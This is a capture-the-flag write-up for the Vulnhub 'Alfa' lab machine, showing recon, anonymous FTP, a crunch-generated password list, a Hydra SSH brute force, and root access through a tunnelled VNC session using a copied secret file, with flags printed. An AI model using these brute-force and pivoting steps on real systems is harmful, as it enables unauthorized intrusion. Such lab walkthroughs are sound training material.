
Vulnhub Box – Alfa

Link: https://www.vulnhub.com/entry/alfa-1,655/#networking

```
IP address: 192.168.1.7
Alfa login: _
```




Recon

Nmap Scan


```
# Nmap 7.91 scan initiated Tue Mar 23 06:18:30 2021 as: nmap -sV -sS -sC -vv -oN nmap.txt 192.168.1.7
Nmap scan report for 192.168.1.7
Host is up, received arp-response (0.0014s latency).
Scanned at 2021-03-23 06:18:31 EDT for 26s
Not shown: 996 closed ports
Reason: 996 resets
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Dec 17 12:02 thomas
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
```

Robots.txt





```
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++++.>>---.++++++++++.------.------.<<--.>>++++++++++++++++++.++.------..-.+++.++.
```

Hmm.. Looks like some encoding!




Yeah So that is BrainFuck Interpreter



Yeah Gotcha Some dir lets try that!

/alfa-support



Pet name?

Yeah Its therein FTP I guess

Anonymous FTP login

```
226 Directory send OK.
ftp> get milo.jpg
local: milo.jpg remote: milo.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for milo.jpg (104068 bytes).
226 Transfer complete.
104068 bytes received in 0.02 secs (5.7958 MB/s)
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Dec 17 12:02 thomas
226 Directory send OK.
ftp> cd ,,
550 Failed to change directory.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Dec 17 12:02 thomas
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Dec 17 12:02 thomas
226 Directory send OK.
ftp>
```

May be milo?

Details we Have Now

Full Name: Thomas Miller

Emp No: 300197

Password: pet followed by 3 numerical digits

Pet Name: milo

Hence password must be milo000 to milo999

Lets Generate password wordlist using crunch

Min = 7


Max = 7


Pattern milo@@@

Number set 0123456789

Command

Crunch 7 7 0123456789 -t milo@@@ -o wordlist.txt





Now we have the word list Yeahh nizee

So there must be some login, Ahh but none of the links work ☹

Let's see nmap once again


Let's try SSH access bruteforcing the username and our password list


So **Hydra** 😊


Command

hydra -l Thomas -P wordlist.txt ssh://192.168.1.7:65111

Yes we got something







Flag => M4Mh5FX8EGGGSV6CseRuyyskG

Root?

Checking services running using TCP

```
thomas@Alfa:~$ netstat -ltnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:65111           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::65111                :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 ::1:5901                :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
thomas@Alfa:~$
```

All are somewhat known ports, wait but what is 5901

> **Port 5901** is generally used as the first VNC (Virtual Network Computing) display on Linux machines, and the second one on Windows hosts. There are a number of popular implementations of VNC, of which the most popular are UltraVNC, TightVNC and RealVNC. 03-Jul-2007
>
> https://isc.sans.edu › forums › diary › Port+5901+scanning
>
> Port 5901 scanning - SANS Internet Storm Center

After some research found that it is a VNC.

But password for VNC? Lets enumerate user again

```
thomas@Alfa:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .gnupg  .local  .profile  .remote_secret  user.txt
thomas@Alfa:~$
```

Hah, .remote_secret ? may be the password, fine lets check that

So now the idea is to copy the remote_secret to our machine

```
scp [OPTION] [user@]SRC_HOST:]file1 [user@]DEST_HOST:]file2
```

scp -P 65111 thomas@192.168.1.7:/home/thomas/.remote_secret ./

then listen to that port form ssh and create a VNC

ssh -p 65111 -L 5901:localhost:5901 thomas@192.168.1.7

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000082s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE
5901/tcp open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

So we have a client server of VNC

Now let's access that with the secret

vncviewer -passwd .remote_secret localhost:5901

```
└─$ vncviewer -passwd .remote_secret localhost:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Authentication successful
Desktop name "Alfa:1 (root)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

```
# id
uid=0(root) gid=0(root) grupos=0(root)
# whoami
root
# hostname
Alfa
# 
```

```
# whoami
root
# hostname
Alfa
# cd /root
# ls
root.txt  vnc
# cat root.txt

root_flag==>> QFqy4EUHwtu9rrrVe2T27we5W


  , ; ,   .-'"""'-.   , ; ,
  \\|/  .'         '.  \|//
   \-;-/   ()   ()   \-;-/
   // ;               ; \\
  //__; :.         .; ;__\\
 `-----\'.'-.....-'.'/-----'
        '.'.-.-,_.'.'
          '(  (..-'
            '-'


# 
```

root_flag==>> QFqy4EUHwtu9rrrVe2T27we5W

Game Over!